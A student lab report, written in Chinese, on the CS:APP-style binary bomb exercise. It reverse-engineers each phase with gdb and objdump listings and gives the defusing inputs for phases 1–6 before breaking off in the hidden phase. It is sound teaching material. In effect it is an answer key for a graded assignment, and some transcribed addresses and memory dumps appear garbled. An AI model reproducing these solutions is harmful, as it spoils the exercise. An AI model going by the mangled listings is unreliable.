

華中科技大學

课程实验报告

课程名称： 计算机系统基础

专业班级： _____

学 号： _____

姓 名： Y. Jin

计算机科学与技术学院

目录

实验 2:	1
实验 3:	16
实验总结.....	25

实验 2： 二进制炸弹

2.1 实验概述

2.1.1 实验目的

- (1) 增强对程序机器级表示的理解
- (2) 了解逆向工程的原理并掌握其基本方法
- (3) 增加对汇编语言的熟悉程度
- (4) 掌握 Linux 系统下调试器 gdb 的基本使用方法

2.1.2 实验目标

通过对可执行程序反汇编结果的分析以及调试工具的使用，在炸弹运行的每一个阶段输入一个符合程序预期的特定的字符串，使得程序安全运行直至结束。

2.1.3 实验要求

- (1) 将实验结果保存在.txt 文件中以备检查
- (2) 梳理炸弹拆解过程并撰写实验报告

2.2 实验内容

实验内容概述：这个二进制炸弹分为 6 个阶段，在第四个阶段输入的字符串后输入一个特定的字符串可以进入隐藏阶段。每个阶段都考察了程序机器级表示的不同知识点，阶段 1 至 6 分别考察了字符串、循环、条件\分支\switch、递归、指针、链表\指针\结构，隐藏关卡糅合考察了字符串、递归和指针三个方面。

2.2.1 阶段 1 字符串匹配

1.任务描述

输入一个和内存中某个字符串完全匹配的字符串。

2.实验设计

观察反汇编得到的汇编代码，找到 phase_1 子程序，找到内存中字符串的起始地址，利用调试工具查看这个起始地址对应的字符串。

3.实验过程

(1) 通过观察反汇编得到的汇编代码（见图 2.1）可以看到关键在于子过程 `string_not_equal` 的返回结果，而 `string_not_equal` 的两个参数一个是 `phase_1` 传入的参数，另一个是立即数 `0x8049fe4`，疑似内存中字符串的地址，考虑在调试工具 `gdb` 中查看这个起始地址所对应的字符串。

```
361 0048b33 <phase_1>:
362 0048b33: 83 ec 14          sub    $0x14,%esp
363 0048b36: 68 e4 9f 04 08    push  $0x8049fe4
364 0048b3b: ff 74 24 1c       pushl 0x1c(%esp)
365 0048b3f: e8 8f 04 00 00    call  0048fd3 <strings_not_equal>
366 0048b44: 83 c4 10          add    $0x10,%esp
367 0048b47: 85 c0             test   %eax,%eax
368 0048b49: 74 05             je     0048b50 <phase_1+0x1d>
369 0048b4b: e8 7a 05 00 00    call  00490ca <explode_bomb>
370 0048b50: 83 c4 0c          add    $0xc,%esp
371 0048b53: c3               ret
```

图 2.1 阶段一反汇编代码

(2) 在调试工具 `gdb` 中通过命令 `x/s 0x8049fe4` 查看这个起始地址对应的字符串（见图 2.2），可以知道阶段 1 的通关字符串应该就是“I was trying to give Tina Fey more material.”

```
(gdb) x/s 0x8049fe4
0x8049fe4: "I was trying to give Tina Fey more material."
```

图 2.2 调试工具查看内存结果

4.实验结果

在阶段 1 中输入得到的字符串“I was trying to give Tina Fey more material.”，提示输入正确（见图 2.3），可知破解成功。

```
jovy@ubuntu:~/Lab/Computer System/Lab2/U201814713$ ./bomb
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
I was trying to give Tina Fey more material.
Phase 1 defused. How about the next one?
```

图 2.3 阶段 1 破解结果

2.2.2 阶段 2 循环构造数列

1.任务描述

输入一个满足循环要求的字符串。

2.实验设计

通过观察反汇编得到的汇编代码，关注循环的初始条件、循环出口和循环体的内容，得到符合预期的字符串。

3.实验过程

(1) 通过观察反汇编得到的汇编代码中的 `phase_2` 部分（见图 2.6），可以

看到一开始便调用了 `read_six_numbers` 的子过程（图 2.6 中第 383 行），于是去观察 `read_six_numbers` 的部分（见图 2.4），可以发现调用了标准库中的 `sscanf`（图 2.4 中第 876 行），`sscanf` 接受了两个参数，一个应该是 `read_six_numbers` 的参数，

```

860 00490ef <read_six_numbers>:
861 00490ef: 83 ec 0c          sub    $0xc,%esp
862 00490f2: 8b 44 24 14       mov    0x14(%esp),%eax
863 00490f6: 8d 50 14          lea    0x14(%eax),%edx
864 00490f9: 52              push   %edx
865 00490fa: 8d 50 10          lea    0x10(%eax),%edx
866 00490fd: 52              push   %edx
867 00490fe: 8d 50 0c          lea    0xc(%eax),%edx
868 0049101: 52              push   %edx
869 0049102: 8d 50 08          lea    0x8(%eax),%edx
870 0049105: 52              push   %edx
871 0049106: 8d 50 04          lea    0x4(%eax),%edx
872 0049109: 52              push   %edx
873 004910a: 50              push   %eax
874 004910b: 68 a3 a1 04 08    push   $0x804a1a3
875 0049110: ff 74 24 2c       pushl  0x2c(%esp)
876 0049114: e8 f7 f6 ff ff    call   8048810 <_isoc99_sscanf@plt>
877 0049119: 83 c4 20          add    $0x20,%esp
878 004911c: 83 f8 05          cmp    $0x5,%eax
879 004911f: 7f 05            jg     8049126 <read_six_numbers+0x37>
880 0049121: e8 a4 ff ff ff    call   80490ca <explode_bomb>
881 0049126: 83 c4 0c          add    $0xc,%esp
882 0049129: c3              ret

```

图 2.4 `read_six_numbers` 子程序

另一个是立即数 `0x804a1a3`，猜测 `0x804a1a3` 应该是标准化格式的字符串的起始地址，于是在调试工具 `gdb` 中使用指令 `x/s 0x804a1a3` 查看这个字符串（见图 2.5），

```

(gdb) x/s 0x804a1a3
0x804a1a3: "%d %d %d %d %d %d"

```

图 2.5 标准化格式字符串

可知 `read_six_numbers` 应该是将阶段 2 中输入的字符串首址传递给 `sscanf` 并将其按照 “`%d %d %d %d %d %d`” 的格式解析，可以知道阶段 2 的输入应该是 6 个以空格为分隔符的十进制数字。

（2）然后再观察设置的循环（图 2.6 第 392 至 399 行），从循环入口和循环出口可以知道寄存器 `ebx` 作为循环变量，从 `4(%esp)` 循环到 `14(%esp)`，应该是从输入的第 1 个数开始循环到第 4 个数。从进入循环前设置的初始条件（图 2.6 第 385 行和 387 行）可以知道输入的前两个数应该是 0 和 1。最后通过观察循环体可以知道每次循环时前两个数相加等与第三个数，可知输入的应该是一个斐波那契数列，且是 6 个数字，于是答案应该是斐波那契数列的第 0 项至第 5 项，即 0 1 1 2 3 5。

```

373 08048b54 <phase_2>:
374 8048b54: 56                push    %esi
375 8048b55: 53                push    %ebx
376 8048b56: 83 ec 2c          sub     $0x2c,%esp
377 8048b59: 65 a1 14 00 00 00 mov     %gs:0x14,%eax
378 8048b5f: 89 44 24 24        mov     %eax,0x24(%esp)
379 8048b63: 31 c0             xor     %eax,%eax
380 8048b65: 8d 44 24 0c        lea     0xc(%esp),%eax
381 8048b69: 50                push    %eax
382 8048b6a: ff 74 24 3c        pushl   0x3c(%esp)
383 8048b6e: e8 7c 05 00 00    call    80490ef <read_six_numbers>
384 8048b73: 83 c4 10          add     $0x10,%esp
385 8048b76: 83 7c 24 04 00    cmpl    $0x0,0x4(%esp)
386 8048b7b: 75 07             jne     8048b84 <phase_2+0x30>
387 8048b7d: 83 7c 24 08 01    cmpl    $0x1,0x8(%esp)
388 8048b82: 74 05             je      8048b89 <phase_2+0x35>
389 8048b84: e8 41 05 00 00    call    80490ca <explode_bomb>
390 8048b89: 8d 5c 24 04        lea     0x4(%esp),%ebx
391 8048b8d: 8d 74 24 14        lea     0x14(%esp),%esi
392 8048b91: 8b 43 04           mov     0x4(%ebx),%eax
393 8048b94: 03 03             add     (%ebx),%eax
394 8048b96: 39 43 08           cmp     %eax,0x8(%ebx)
395 8048b99: 74 05             je      8048ba0 <phase_2+0x4c>
396 8048b9b: e8 2a 05 00 00    call    80490ca <explode_bomb>
397 8048ba0: 83 c3 04          add     $0x4,%ebx
398 8048ba3: 39 f3             cmp     %esi,%ebx
399 8048ba5: 75 ea             jne     8048b91 <phase_2+0x3d>
400 8048ba7: 8b 44 24 1c        mov     0x1c(%esp),%eax
401 8048bab: 65 33 05 14 00 00 xor     %gs:0x14,%eax
402 8048bb2: 74 05             je      8048bb9 <phase_2+0x65>
403 8048bb4: e8 d7 fb ff ff    call    8048790 <__stack_chk_fail@plt>
404 8048bb9: 83 c4 24          add     $0x24,%esp
405 8048bbc: 5b                pop     %ebx
406 8048bbd: 5e                pop     %esi
407 8048bbe: c3                ret

```

图 2.6 phase_2 子程序

4.实验结果

在阶段 2 中输入 0 1 1 2 3 5，提示输入正确（见图 2.7），可知破解成功。

```

0 1 1 2 3 5
That's number 2. Keep going!

```

图 2.7 阶段 2 破解结果

2.2.3 阶段 3 分支结构判断

1.任务描述

输入一个满足分支结构要求的字符串。

2.实验设计

通过观察反汇编得到的汇编代码，将分支结构分析转化为 C 代码，从而得到符合预期的字符串。

3.实验过程

（1）通过观察反汇编得到的汇编代码（见图 2.8），可以看到同样调用了标准库的 sscanf 函数，通过使用与阶段 2 中相同的方法，可以知道阶段 3 的输入应该是两个十进制数字。


```

409 00408bbf <phase_3>:
410 00408bbf: 83 ec 1c          sub    $0x1c,%esp
411 00408bc2: 65 a1 14 00 00 00 mov    %gs:0x14,%eax
412 00408bc8: 89 44 24 0c       mov    %eax,0xc(%esp)
413 00408bcc: 31 c0             xor     %eax,%eax
414 00408bce: 8d 44 24 08       lea     0x8(%esp),%eax
415 00408bd2: 50               push   %eax
416 00408bd3: 8d 44 24 08       lea     0x8(%esp),%eax
417 00408bd7: 50               push   %eax
418 00408bd8: 68 af a1 04 08    push   $0x804a1af
419 00408bdd: ff 74 24 2c       pushl  0x2c(%esp)
420 00408be1: e8 2a fc ff ff    call   8048810 <_isoc99_sscanf@plt>
421 00408be6: 83 c4 10          add     $0x10,%esp
422 00408be9: 83 f8 01          cmp     $0x1,%eax
423 00408bec: 7f 05             jg      8048bf3 <phase_3+0x34>
424 00408bee: e8 d7 04 00 00    call   80490ca <explode_bomb>
425 00408bf3: 83 7c 24 04 07    cmpl    $0x7,0x4(%esp)
426 00408bf8: 77 66             ja      8048c60 <phase_3+0xa1>
427 00408bfa: 8b 44 24 04       mov     0x4(%esp),%eax
428 00408bfe: ff 74 85 40 a0 08 jmp     *0x804a040(,%eax,4)
429 00408c05: b8 44 01 00 00    mov     $0x144,%eax
430 00408c0a: eb 05             jmp     8048c11 <phase_3+0x52>
431 00408c0c: b8 00 00 00 00    mov     $0x0,%eax
432 00408c11: 2d 6b 01 00 00    sub     $0x16b,%eax
433 00408c16: eb 05             jmp     8048c1d <phase_3+0x5e>
434 00408c18: b8 00 00 00 00    mov     $0x0,%eax
435 00408c1d: 05 4b 01 00 00    add     $0x14b,%eax
436 00408c22: eb 05             jmp     8048c29 <phase_3+0x6a>
437 00408c24: b8 00 00 00 00    mov     $0x0,%eax
438 00408c29: 2d 4a 03 00 00    sub     $0x34a,%eax
439 00408c2e: eb 05             jmp     8048c35 <phase_3+0x76>
440 00408c30: b8 00 00 00 00    mov     $0x0,%eax
441 00408c35: 05 4a 03 00 00    add     $0x34a,%eax
442 00408c3a: eb 05             jmp     8048c41 <phase_3+0x82>
443 00408c3c: b8 00 00 00 00    mov     $0x0,%eax
444 00408c41: 2d 4a 03 00 00    sub     $0x34a,%eax
445 00408c46: eb 05             jmp     8048c4d <phase_3+0x8e>
446 00408c48: b8 00 00 00 00    mov     $0x0,%eax
447 00408c4d: 05 4a 03 00 00    add     $0x34a,%eax
448 00408c52: eb 05             jmp     8048c59 <phase_3+0x9a>
449 00408c54: b8 00 00 00 00    mov     $0x0,%eax
450 00408c59: 2d 4a 03 00 00    sub     $0x34a,%eax
451 00408c5e: eb 0a             jmp     8048c6a <phase_3+0xab>
452 00408c60: e8 65 04 00 00    call   80490ca <explode_bomb>
453 00408c65: b8 00 00 00 00    mov     $0x0,%eax
454 00408c6a: 83 7c 24 04 05    cmpl    $0x5,0x4(%esp)
455 00408c6f: 7f 06             jg      8048c77 <phase_3+0xb8>
456 00408c71: 3b 44 24 08       cmp     0x8(%esp),%eax
457 00408c75: 74 05             je      8048c7c <phase_3+0xbd>
458 00408c77: e8 4e 04 00 00    call   80490ca <explode_bomb>
459 00408c7c: 8b 44 24 0c       mov     0xc(%esp),%eax
460 00408c80: 65 33 05 14 00 00 xor     %gs:0x14,%eax
461 00408c87: 74 05             je      8048c8e <phase_3+0xcf>
462 00408c89: e8 02 fb ff ff    call   8048790 <_stack_chk_fail@plt>
463 00408c8e: 83 c4 1c          add     $0x1c,%esp
464 00408c91: c3               ret

```

图 2.8 phase_3 子程序

(2) 再观察这段汇编代码，可以看到第 428 行处应该是一个 switch 语句，且 switch 的变量的输入的的第一个十进制数字（见图 2.8 第 427 行），且这个数字应该小于 5（见图 2.8 第 454 行），然后观察这段 switch 语句的主体内容，可以得到 switch 语句的 C 代码（见图 2.9）。

```

switch(a){
    case 0:
        a = 0x144;
        goto f1;
    case 1:
        a = 0;
f1:   a -= 0x16b;
        goto f2;
    case 2:
        a = 0;
f2:   a += 0x14b;
        goto f3;
    case 3:
        a = 0;
f3:   a -= 0x34a;
        goto f4;
    case 4:
        a = 0;
f4:   a += 0x34a;
        goto f5;
    case 5:
        a = 0;
f5:   a -= 0x34a;
        goto f6;
    case 6:
        a = 0;
f6:   a += 0x34a;
        goto f7;
    case 7:
        a = 0;
f7:   a -= 0x34a;
}

```

图 2.9 phase_3 中的 switch 语句

(3) 观察汇编代码中的第 456 行可知输入的第二个数应该跟 switch 语句执行之后的结果相等，可以知道这个阶段不唯一，且根据第一个数小于 5 可知共有 6 组解，分别为 0 和-550、1 和-874、2 和-511、3 和-842、4 和 0、5 和-842。

4.实验结果

分别测试以上 6 组解，可知以上 6 组解全部正确。

2.2.4 阶段 4 递归函数分析

1.任务描述

输入一个满足递归函数要求的字符串。

2.实验设计

找到递归函数入口，分析递归函数的结构，得到正确解。

3.实验过程

(1) 通过观察反汇编得到的汇编代码（见图 2.10），可知同样调用了标准库的 sscanf 函数，运用与阶段 2 和阶段 3 中同样的处理方法，可以知道阶段 4 的输入应该也是两个十进制数字。

(2) 观察到第 529 行处调用了 func4 函数，并且传入了三个参数，传入的

三个参数分别为输入的第一个数、0、14，函数的返回值应该等于 0x13（见图 2.10 第 531 行），且输入的第二个数应该等于 0x13（见图 2.10 第 533 行）。

```

507 0048ceb: <phase_4>:
508 0048ceb: 83 ec 1c          sub     $0x1c,%esp
509 0048cee: 65 a1 14 00 00 00 mov     %gs:0x14,%eax
510 0048cf4: 89 44 24 0c       mov     %eax,0xc(%esp)
511 0048cf8: 31 c0            xor     %eax,%eax
512 0048cfa: 8d 44 24 08       lea     0x8(%esp),%eax
513 0048cfe: 50              push    %eax
514 0048cff: 8d 44 24 08       lea     0x8(%esp),%eax
515 0048d03: 50              push    %eax
516 0048d04: 68 af a1 04 08    push    $0x804a1af
517 0048d09: ff 74 24 2c       pushl   0x2c(%esp)
518 0048d0d: e8 fe fa ff ff    call    8048810 <__isoc99_sscanf@plt>
519 0048d12: 83 c4 10          add     $0x10,%esp
520 0048d15: 83 f8 02          cmp     $0x2,%eax
521 0048d18: 75 07            jne     8048d21 <phase_4+0x36>
522 0048d1a: 83 7c 24 04 0e    cmpl    $0xe,0x4(%esp)
523 0048d1f: 76 05            jbe     8048d26 <phase_4+0x3b>
524 0048d21: e8 a4 03 00 00    call    80490ca <explode_bomb>
525 0048d26: 83 ec 04          sub     $0x4,%esp
526 0048d29: 6a 0e            push    $0xe
527 0048d2b: 6a 00            push    $0x0
528 0048d2d: ff 74 24 10       pushl   0x10(%esp)
529 0048d31: e8 5c ff ff ff    call    8048c92 <func4>
530 0048d36: 83 c4 10          add     $0x10,%esp
531 0048d39: 83 f8 13          cmp     $0x13,%eax
532 0048d3c: 75 07            jne     8048d45 <phase_4+0x5a>
533 0048d3e: 83 7c 24 08 13    cmpl    $0x13,0x8(%esp)
534 0048d43: 74 05            je      8048d4a <phase_4+0x5f>
535 0048d45: e8 80 03 00 00    call    80490ca <explode_bomb>
536 0048d4a: 8b 44 24 0c       mov     0xc(%esp),%eax
537 0048d4e: 65 33 05 14 00 00 xor     %gs:0x14,%eax
538 0048d55: 74 05            je      8048d5c <phase_4+0x71>
539 0048d57: e8 34 fa ff ff    call    8048790 <__stack_chk_fail@plt>
540 0048d5c: 83 c4 1c          add     $0x1c,%esp
541 0048d5f: c3              ret

```

图 2.10 phase_4 子程序

（3）观察 func4 函数（见图 2.11），写出它的 C 代码和测试代码（见图 2.12），找到满足 $\text{func}(x, 0, 14) == 19$ 的那个 x ，就是我们要输入的第一个数（见图 2.13）。通过测试结果可以知道输入的第一个数应该是 4，且由（2）中可知第二个数应该是 19。

```

466 0048c92 <func4>:
467 8048c92: 56          push    %esi
468 8048c93: 53          push    %ebx
469 8048c94: 83 ec 04    sub     $0x4,%esp
470 8048c97: 8b 54 24 10 mov     0x10(%esp),%edx
471 8048c9b: 8b 74 24 14 mov     0x14(%esp),%esi
472 8048c9f: 8b 4c 24 18 mov     0x18(%esp),%ecx
473 8048ca3: 89 c8       mov     %ecx,%eax
474 8048ca5: 29 f0       sub     %esi,%eax
475 8048ca7: 89 c3       mov     %eax,%ebx
476 8048ca9: c1 eb 1f    shr     $0x1f,%ebx
477 8048cac: 01 d8       add     %ebx,%eax
478 8048cae: d1 f8       sar     %eax
479 8048cb0: 8d 1c 30    lea     (%eax,%esi,1),%ebx
480 8048cb3: 39 d3       cmp     %edx,%ebx
481 8048cb5: 7e 15       jle     8048ccc <func4+0x3a>
482 8048cb7: 83 ec 04    sub     $0x4,%esp
483 8048cba: 8d 43 ff    lea     -0x1(%ebx),%eax
484 8048cbd: 50          push    %eax
485 8048cbe: 56          push    %esi
486 8048cbf: 52          push    %edx
487 8048cc0: e8 cd ff ff call    8048c92 <func4>
488 8048cc5: 83 c4 10    add     $0x10,%esp
489 8048cc8: 01 d8       add     %ebx,%eax
490 8048cca: eb 19       jmp     8048ce5 <func4+0x53>
491 8048ccc: 89 d8       mov     %ebx,%eax
492 8048cce: 39 d3       cmp     %edx,%ebx
493 8048cd0: 7d 13       jge     8048ce5 <func4+0x53>
494 8048cd2: 83 ec 04    sub     $0x4,%esp
495 8048cd5: 51          push    %ecx
496 8048cd6: 8d 43 01    lea     0x1(%ebx),%eax
497 8048cd9: 50          push    %eax
498 8048cda: 52          push    %edx
499 8048cdb: e8 b2 ff ff call    8048c92 <func4>
500 8048ce0: 83 c4 10    add     $0x10,%esp
501 8048ce3: 01 d8       add     %ebx,%eax
502 8048ce5: 83 c4 04    add     $0x4,%esp
503 8048ce8: 5b          pop     %ebx
504 8048ce9: 5e          pop     %esi
505 8048cea: c3          ret

```

图 2.11 func4 子程序

```

1  #include <stdio.h>
2  #include <stdlib.h>
3
4  int func4(int a, int b, int c){
5      int f = b + (c - b) / 2;
6      if(f > a)
7          return f + func4(a, b, f-1);
8      else if(f < a)
9          return f + func4(a, f+1, c);
10     else
11         return f;
12 }
13
14 int main(int argc, char *argv[]){
15     int i;
16     for(i=0;i<=14;i++){
17         if(func4(i, 0, 14)==19)
18             printf("%d\n",i);
19     }
20 }

```

图 2.12 func4 子程序的 C 代码和测试程序

```

jovy@ubuntu:~/Lab/Computer System/Lab2/U201814713$ ./test
4

```

图 2.13 测试结果

4.实验结果

在阶段 4 中输入 4 19，提示输入正确（见图 2.14），可知破解成功。

```
4 19
So you got that one. Try this one.
```

图 2.14 阶段 4 破解结果

2.2.5 阶段 5 指针和内存分析

1.任务描述

输入符合指针和内存要求的一个字符串。

2.实验设计

观察反汇编得到的汇编代码，找到需要观察的内存区域的起始地址和输入要求，用调试工具 gdb 观察那片内存，从而进行破解。

3.实验过程

（1）观察反汇编得到的汇编代码（见图 2.15），由第 550 行可知输入应该是一个长度为 6 的字符串。

```
543 0048d60 <phase_5>:
544 0048d60: 53                push    %ebx
545 0048d61: 83 ec 14         sub     $0x14,%esp
546 0048d64: 8b 5c 24 1c      mov     0x1c(%esp),%ebx
547 0048d68: 53                push    %ebx
548 0048d69: e8 46 02 00 00   call    0048fb4 <string_length>
549 0048d6e: 83 c4 10         add     $0x10,%esp
550 0048d71: 83 f8 06         cmp     $0x6,%eax
551 0048d74: 74 05            je      0048d7b <phase_5+0x1b>
552 0048d76: e8 4f 03 00 00   call    00490ca <explode_bomb>
553 0048d7b: 89 d8            mov     %ebx,%eax
554 0048d7d: 83 c3 06         add     $0x6,%ebx
555 0048d80: b9 00 00 00 00   mov     $0x0,%ecx
556 0048d85: 0f b6 10         movzbl (%eax),%edx
557 0048d88: 83 e2 0f         and     $0xf,%edx
558 0048d8b: 03 0c 95 60 a0 04 08 add     0x804a060(,%edx,4),%ecx
559 0048d92: 83 c0 01         add     $0x1,%eax
560 0048d95: 39 d8            cmp     %ebx,%eax
561 0048d97: 75 ec            jne     0048d85 <phase_5+0x25>
562 0048d99: 83 f9 2f         cmp     $0x2f,%ecx
563 0048d9c: 74 05            je      0048da3 <phase_5+0x43>
564 0048d9e: e8 27 03 00 00   call    00490ca <explode_bomb>
565 0048da3: 83 c4 08         add     $0x8,%esp
566 0048da6: 5b              pop     %ebx
567 0048da7: c3              ret
```

图 2.15 phase_5 子过程

（2）从图 2.15 第 556 行至 561 行可以看到有一个循环体，循环变量是 `eax` 寄存器，循环出口是 `eax` 寄存器累加到和 `ebx` 寄存器内容相等，且由第 553 至 554 行可知，应该是对输入的长度为 6 的字符串进行循环，每次循环时在 `ecx` 寄存器中加上一个值（见图 2.15 第 558 行），这个值应该是一个数组中的某个整数，且这个数组的起始地址是 `0x804a060`，循环时每次取数的下标是字符串中的字符

（按照 16 进制解析，见图 2.15 第 557 行），循环结束后的 ecx 寄存器的累加值应该等于 0x2f。

（3）在调试工具 gdb 中查看以 0x804a060 为起始地址的 64 个字节（16 个整数），对应内存中的内容见图 2.16。

```
(gdb) x/16x 0x804a060
0x804a060 <array.3249>: 0x00000002      0x0000000a      0x00000006      0x00000000
01
0x804a070 <array.3249+16>: 0x0000000c      0x00000010      0x00000009      0
x00000003
0x804a080 <array.3249+32>: 0x00000004      0x00000007      0x0000000e      0
x00000005
0x804a090 <array.3249+48>: 0x0000000b      0x00000008      0x0000000f      0
x0000000d
```

图 2.16 数组中的内容

（4）只要把每个字符按照十六进制取数后累加的结果为 0x2f 就能顺利破解这个阶段，因而这个阶段的解并不唯一，一组可行解为 0489ad。

4.实验结果

在阶段 5 中输入 0489ad，提示输入正确（见图 2.17），可知破解成功。

```
0489ad
Good work! On to the next...
```

图 2.17 阶段 4 破解结果

2.2.6 阶段 6 结构和链表分析

1.任务描述

输入一个符合链表结构的字符串。

2.实验设计

分析结构变量内容和链表结构，寻找破解条件，得到符合预期的字符串。

3.实验过程

（1）观察反汇编得到的汇编代码，可以看到同样调用了 read_six_numbers（见图 2.18 第 579 行），可知阶段 6 的输入应该是 6 个数字，且在调用了 read_six_numbers 之后是一个循环嵌套，外层循环中每次将一个数字减 1 后（图 2.18 第 583 行）和 5 做比较（图 2.18 第 584 行）然后跳转，且循环执行了 6 次，说明这 6 个数字应该都小于等于 6，而在内层循环中，将当前的数字和后面所有数字做比较（见图 2.18 第 592 行），相等则会引爆炸弹，因而可以推测需要输入的 6 个数字应该是 1，2，3，4，5，6 这六个小于等于 6 且互不相等的数字，但是输入时还需要符合一定的顺序。

```

577 8048dbd: 50          push    %eax
578 8048dbe: ff 74 24 5c pushl   0x5c(%esp)
579 8048dc2: e8 28 03 00 00 call    80490ef <read_six_numbers>
580 8048dc7: 83 c4 10    add     $0x10,%esp
581 8048dca: be 00 00 00 00 mov     $0x0,%esi
582 8048dcf: 8b 44 b4 0c mov     0xc(%esp,%esi,4),%eax
583 8048dd3: 83 e8 01    sub     $0x1,%eax
584 8048dd6: 83 f8 05    cmp     $0x5,%eax
585 8048dd9: 76 05      jbe     8048de0 <phase_6+0x38>
586 8048ddb: e8 ea 02 00 00 call    80490ca <explode_bomb>
587 8048de0: 83 c6 01    add     $0x1,%esi
588 8048de3: 83 fe 06    cmp     $0x6,%esi
589 8048de6: 74 33      je      8048e1b <phase_6+0x73>
590 8048de8: 89 f3      mov     %esi,%ebx
591 8048dea: 8b 44 9c 0c mov     0xc(%esp,%ebx,4),%eax
592 8048dee: 39 44 b4 08 cmp     %eax,0x8(%esp,%esi,4)
593 8048df2: 75 05      jne     8048df9 <phase_6+0x51>
594 8048df4: e8 d1 02 00 00 call    80490ca <explode_bomb>
595 8048df9: 83 c3 01    add     $0x1,%ebx
596 8048dfc: 83 fb 05    cmp     $0x5,%ebx
597 8048dff: 7e e9      jle     8048dea <phase_6+0x42>
598 8048e01: eb cc      jmp     8048dcf <phase_6+0x27>

```

图 2.18 phase_6 中的 read_six_numbers 和一个循环嵌套

(2) 在上面那个循环嵌套结束之后连续出现了两个循环（见图 2.20 和图 2.21），其中出现了一个可疑地址 0x804c13c（见图 2.20），于是在调试工具 gdb 中查看这片内存区域，根据调试工具的返回结果（见图 2.19）我们可疑看到这是一个链表，每个结点由两个整数和一个指针组成，且可以看到每个结点的第二个数是 1 到 6 中的某个数，而第三个数是下一个结点的起始地址。

```

(gdb) x/20x 0x804c13c
0x804c13c <node1>: 0x00000268 0x00000001 0x0804c148 0x0000001
87 0x804c14c <node2+4>: 0x00000002 0x0804c154 0x00000372 0x0000000
03 0x804c15c <node3+8>: 0x0804c160 0x000000f7 0x00000004 0x0804c1
6c 0x804c16c <node5>: 0x0000035b 0x00000005 0x0804c178 0x0000003
df 0x804c17c <node6+4>: 0x00000006 0x00000000 0x0c0772b9 0x0000000
00

```

图 2.19 内存查看结果

(3) 根据我们对链表结构的推测，再去对这两个循环进行理解，可以推测第一个循环是将六个结点中的下一个结点的地址全部取出来，而第二个循环是根据我们输入的六个顺序对链表中六个结点的指针域进行修改，即对这个链表进行重排。

```

599 8048e03: 8b 52 08    mov     0x8(%edx),%edx
600 8048e06: 83 c0 01    add     $0x1,%eax
601 8048e09: 39 c8      cmp     %ecx,%eax
602 8048e0b: 75 f6      jne     8048e03 <phase_6+0x5b>
603 8048e0d: 89 54 b4 24 mov     %edx,0x24(%esp,%esi,4)
604 8048e11: 83 c3 01    add     $0x1,%ebx
605 8048e14: 83 fb 06    cmp     $0x6,%ebx
606 8048e17: 75 07      jne     8048e20 <phase_6+0x78>
607 8048e19: eb 1c      jmp     8048e37 <phase_6+0x8f>
608 8048e1b: bb 00 00 00 00 mov     $0x0,%ebx
609 8048e20: 89 de      mov     %ebx,%esi
610 8048e22: 8b 4c 9c 0c mov     0xc(%esp,%ebx,4),%ecx
611 8048e26: b8 01 00 00 00 mov     $0x1,%eax
612 8048e2b: ba 3c c1 04 08 mov     $0x804c13c,%edx
613 8048e30: 83 f9 01    cmp     $0x1,%ecx
614 8048e33: 7f ce      jg      8048e03 <phase_6+0x5b>
615 8048e35: eb d6      jmp     8048e0d <phase_6+0x65>

```

图 2.20 循环一


```

616 8048e37: 8b 5c 24 24      mov     0x24(%esp),%ebx
617 8048e3b: 8d 44 24 24      lea     0x24(%esp),%eax
618 8048e3f: 8d 74 24 38      lea     0x38(%esp),%esi
619 8048e43: 89 d9            mov     %ebx,%ecx
620 8048e45: 8b 50 04         mov     0x4(%eax),%edx
621 8048e48: 89 51 08         mov     %edx,0x8(%ecx)
622 8048e4b: 83 c0 04         add     $0x4,%eax
623 8048e4e: 89 d1            mov     %edx,%ecx
624 8048e50: 39 f0            cmp     %esi,%eax
625 8048e52: 75 f1            jne     8048e45 <phase_6+0x9d>
626 8048e54: c7 42 08 00 00 00 movl    $0x0,0x8(%edx)

```

图 2.21 循环二

(4) 在知道了我们输入的数字实际上是对链表进行重排，接下来只需要知道需要使重排后的链表满足何种要求。在程序最后出现了最后一个循环（见图 2.22），可以观察到每次循环是将当前结点的数字与下一个结点的数字做比较，只要使得每次比较结果为小于等于即可，因而可以知道重排后的链表应该是一个升序的链表。

```

628 8048e60: 8b 43 08         mov     0x8(%ebx),%eax
629 8048e63: 8b 00            mov     (%eax),%eax
630 8048e65: 39 03            cmp     %eax,%ebx
631 8048e67: 7e 05            jle     8048e6e <phase_6+0xc6>
632 8048e69: e8 5c 02 00 00  call    80490ca <explode_bomb>
633 8048e6e: 8b 5b 08         mov     0x8(%ebx),%ebx
634 8048e71: 83 ee 01         sub     $0x1,%esi
635 8048e74: 75 ea            jne     8048e60 <phase_6+0xb8>

```

图 2.22 循环比较

(5) 根据在调试工具中查看内存的结果（见图 2.19），将这个链表按照升序排列，可以得到排序结果为 4 2 1 5 3 6，这也就是阶段 6 的预期字符串。

4.实验结果

在阶段 6 中输入 4 2 1 5 3 6，提示输入正确（见图 2.23），可知破解成功。

```

4 2 1 5 3 6
Congratulations! You've defused the bomb!

```

图 2.23 阶段 6 破解结果

2.2.7 隐藏阶段 字符串匹配、递归函数分析、指针和内存分析

1.任务描述

在特定位置输入一个特定字符串以进入隐藏阶段并破解隐藏阶段。

2.实验设计

找到进入隐藏阶段的子程序，以分析进入隐藏阶段的条件，并分析隐藏阶段的子程序以破解隐藏阶段。

3.实验过程

(1) 观察压缩包中给出的 C 代码，可知除了输入和六个阶段的函数之外只

调用了 `phase_defused` 函数，因而猜测隐藏阶段的入口应该在 `phase_defused` 函数中。观察 `phase_defused` 部分由反汇编得到的汇编代码（见图 2.24）。

```
955 0049223 <phase_defused>:
956 8049223: 83 ec 6c          sub    $0x6c,%esp
957 8049226: 65 a1 14 00 00 00 mov    %gs:0x14,%eax
958 804922c: 89 44 24 5c       mov    %eax,0x5c(%esp)
959 8049230: 31 c0            xor    %eax,%eax
960 8049232: 83 3d cc c3 04 06 cmpl   $0x6,0x804c3cc
961 8049239: 75 73            jne    80492ae <phase_defused+0x8b>
962 804923b: 83 ec 0c         sub    $0xc,%esp
963 804923e: 8d 44 24 18       lea    0x18(%esp),%eax
964 8049242: 50              push   %eax
965 8049243: 8d 44 24 18       lea    0x18(%esp),%eax
966 8049247: 50              push   %eax
967 8049248: 8d 44 24 18       lea    0x18(%esp),%eax
968 804924c: 50              push   %eax
969 804924d: 68 09 a2 04 08   push   $0x804a209
970 8049252: 68 d0 c4 04 08   push   $0x804c4d0
971 8049257: e8 b4 f5 ff ff   call   8048810 <__isoc99_sscanf@plt>
972 804925c: 83 c4 20         add    $0x20,%esp
973 804925f: 83 f8 03         cmp    $0x3,%eax
974 8049262: 75 3a            jne    804929e <phase_defused+0x7b>
